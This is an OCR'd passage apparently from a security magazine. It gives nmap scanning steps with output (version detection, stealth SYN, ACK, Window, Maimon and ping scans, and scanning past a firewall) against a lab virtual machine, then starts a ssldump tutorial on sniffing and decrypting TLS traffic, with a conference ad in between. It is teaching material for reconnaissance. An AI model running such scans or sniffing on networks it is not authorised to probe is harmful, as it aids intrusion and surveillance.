
```
root@MrQuiety:~# nmap -sO 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:18 IST
Nmap scan report for 192.168.237.129
Host is up (0.00064s latency).
Not shown: 252 open|filtered protocols
PROTOCOL STATE  SERVICE
1        open   icmp
6        open   tcp
17       open   udp
132      closed sctp
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
root@MrQuiety:~#
```

Figure 12. Scan for IP protocol

Step 10.

Detect remote services (server/domain) version numbers (Figure 13).

Example – `nmap -sV 192.168.237.129`



```
root@MrQuiety:~# nmap -sV 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:19 IST
Nmap scan report for 192.168.237.129
Host is up (0.0014s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Service
MAC Address: 00:0C:29:B0:E3:F3 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.04 seconds
root@MrQuiety:~#
```


Figure 13. Detecting remote services

Step 11.

Find out the most commonly used TCP ports using TCP SYN Scan.

A. Stealthy scan (Figure 14).

Example – `nmap -sS 192.168.237.129`




```
root@MrQuiety:~# nmap -sS 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:20 IST
Nmap scan report for 192.168.237.129
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.61 seconds
root@MrQuiety:~#
```

Figure 14. Stealthy TCP SYN scan

B. Find out the most commonly used TCP ports using TCP connect scan (Figure 15).

Example – `nmap -sT 192.168.237.129`




```
root@MrQuiety:~# nmap -sT 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:21 IST
Nmap scan report for 192.168.237.129
Host is up (0.0035s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.64 seconds
root@MrQuiety:~#
```

Figure 15. TCP connect scan

C. Find out the most commonly used TCP ports using TCP ACK scan (Figure 16).

Example – `nmap -sA 192.168.237.129`




```
root@MrQuiety:~# nmap -sA 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:22 IST
Nmap scan report for 192.168.237.129
Host is up (0.0019s latency).
All 1000 scanned ports on 192.168.237.129 are unfiltered
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.65 seconds
root@MrQuiety:~#
```

Figure 16. TCP ACK scan

D. Find out the most commonly used TCP ports using TCP Window scan (Figure 17).

Example – `nmap -sW 192.168.237.129`




```
root@MrQuiety:~# nmap -sW 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:23 IST
Nmap scan report for 192.168.237.129
Host is up (0.0020s latency).
All 1000 scanned ports on 192.168.237.129 are closed
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.50 seconds
root@MrQuiety:~#
```

Figure 17. TCP Window scan

E. Find out the most commonly used TCP ports using TCP Maimon scan (Figure 18).

Example – `nmap - sM 192.168.237.129`




```
root@MrQuiety:~# nmap -sM 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:23 IST
Nmap scan report for 192.168.237.129
Host is up (0.0026s latency).
All 1000 scanned ports on 192.168.237.129 are closed
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.58 seconds
root@MrQuiety:~#
```

Figure 18. TCP Maimon scan

Step 12.

List scan – this command is used to list the targets to scan (Figure 19).

Example – `nmap -sL 192.168.237.129`




```
root@MrQuiety:~# nmap -sL 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:24 IST
Nmap scan report for 192.168.237.129
Nmap done: 1 IP address (0 hosts up) scanned in 0.33 seconds
root@MrQuiety:~#
```

Figure 19. List scan

Step 13.

Host discovery or ping scan – scan a network and find out which servers and devices are up and running (Figure 20).

Example – `nmap -sP 192.168.237.0/24`




```
root@MrQuiety:~# nmap -sP 192.168.237.0/24

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:25 IST
Nmap scan report for 192.168.237.1
Host is up (0.0047s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.237.2
Host is up (0.00029s latency).
MAC Address: 00:50:56:ED:D4:DE (VMware)
Nmap scan report for 192.168.237.128
Host is up.
Nmap scan report for 192.168.237.129
Host is up (0.00053s latency).
MAC Address: 00:0C:29:B0:E3:F3 (VMware)
Nmap scan report for 192.168.237.254
Host is up (0.00024s latency).
MAC Address: 00:50:56:F7:8B:F4 (VMware)
Nmap done: 256 IP addresses (5 hosts up) scanned in 8.78 seconds
root@MrQuiety:~#
```

Figure 20. Ping scan

Step 14.

Scan a host when protected by the firewall (Figure 21).


Example – `nmap -PN 192.168.237.1`



```
root@MrQuiety:~# nmap -PN 192.168.237.1

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:26 IST
Nmap scan report for 192.168.237.1
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.237.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 23.91 seconds
root@MrQuiety:~#
```

Figure 21. Scanning a host while protected by firewall

Join the Wearables Revolution!



Wearables DevCon

A conference for Designers, Builders and Developers of Wearable Computing Devices

Wearable computing devices are the Next Big Wave in technology. And the winning developers in the next decade are going to be the ones who take advantage of these new technologies EARLY and build the next generation of red-hot apps.

Choose from over 35 classes and tutorials!

- Learn how to develop apps for the coolest gadgets like Google Glass, FitBit, Pebble, the SmartWatch 2, Jawbone, and the Galaxy Gear SmartWatch
- Get practical answers to real problems, learn tangible steps to real-world implementation of the next generation of computing devices

March 5-7, 2014
San Francisco
WearablesDevCon.com

A BZ Media Event

How to Use Ssldump in Kali Linux

by Rrajesh Kumar

Ssldump is an SSL/TLS network protocol analyzer. It identifies TCP connections on the chosen network interface and attempts to interpret them as SSL/TLS traffic. When it identifies SSL/TLS traffic, it decodes the records and displays them in a textual form to stdout. If provided with the appropriate keying material, it will also decrypt the connections and display the application data traffic (www.rtfm.com).

Step 1. How to open

A. GUI Method (Figure 1).

Applications →Kali Linux → Information Gathering → SSL Analysis → ssldump





Figure 1. Opening ssldump in the GUI

B. Open the terminal and type `ssldump -h`. This command will open ssldump with help options (Figure 2).



```
root@MrQuiety:~# ssldump -h
Usage: ssldump [-r dumpfile] [-i interface]
               [-k keyfile] [-p password] [-vtaTnsAxVNde]
               [filter]
root@MrQuiety:~#
```


Figure 2. Opening ssldump in the terminal

Step 2.

This command is used to show the traffic (Figure 3).

Syntax – `ssldump -i interface port no`

Example – `ssldump -i eth0 port 80`



File Edit View History Bookmarks Tools Help
Google
https://www.google.co.in/?gws_
root@MrQuiety: ~
File Edit View Search Terminal Help
our Interface
C>S indicates records transmitted from client to server
S>C indicates records transmitted from server to client
2. Opening www.google.com
1. First of all run this command on terminal then open www.google.com


```
root@MrQuiety:~# ssldump -i eth0 port 80
New TCP connection #1: 192.168.237.128(33668) <-> bouncer01.zlb.phx.mozilla.net(
80)
New TCP connection #2: 192.168.237.128(57839) <-> bouncer01.zlb.phx.mozilla.net(
80)
New TCP connection #3: 192.168.237.128(56066) <-> 124.124.201.177(80)
1    3.8108 (3.8108)  C>S  TCP FIN
1    4.5998 (0.7889)  S>C  TCP FIN
2    5.4137 (5.4137)  C>S  TCP FIN
2    5.9006 (0.4869)  S>C  TCP FIN
New TCP connection #5: 192.168.237.128(55796) <-> OCSP.AMS1.VERISIGN.COM(80)
New TCP connection #4: 192.168.237.128(55795) <-> OCSP.AMS1.VERISIGN.COM(80)
New TCP connection #7: 192.168.237.128(55798) <-> OCSP.AMS1.VERISIGN.COM(80)
New TCP connection #6: 192.168.237.128(55797) <-> OCSP.AMS1.VERISIGN.COM(80)
New TCP connection #8: 192.168.237.128(55799) <-> OCSP.AMS1.VERISIGN.COM(80)
5    0.9431 (0.9431)  S>C  TCP FIN
5    0.9450 (0.0019)  C>S  TCP FIN
New TCP connection #9: 192.168.237.128(55800) <-> OCSP.AMS1.VERISIGN.COM(80)
4    1.0637 (1.0637)  S>C  TCP FIN
4    1.0643 (0.0005)  C>S  TCP FIN
6    5.5916 (5.5916)  C>S  TCP FIN
8    5.5911 (5.5911)  C>S  TCP FIN
7    5.5931 (5.5931)  C>S  TCP FIN
```

Figure 3. Showing the traffic

Step 3.

This command displays the application data traffic. This usually means decrypting it, but when `-d` is used, ssldump will also decode application data traffic before the SSL session initiates. This allows you to see HTTPS CONNECT behavior as well as SMTP STARTTLS. As a side effect, since ssldump can't tell whether plaintext is traffic before the initiation of an SSL connection or just a regular TCP connection, this allows you to use ssldump to sniff any TCP connection.


Ssldump will automatically detect ASCII data and display it directly on the screen. Non-ASCII data is displayed as hex dumps (Figure 4 & 5).



File Edit View History Bookmarks Tools Help
Google
https://www.google.co.in
root@MrQuiety: ~
File Edit View Search Terminal Help

```
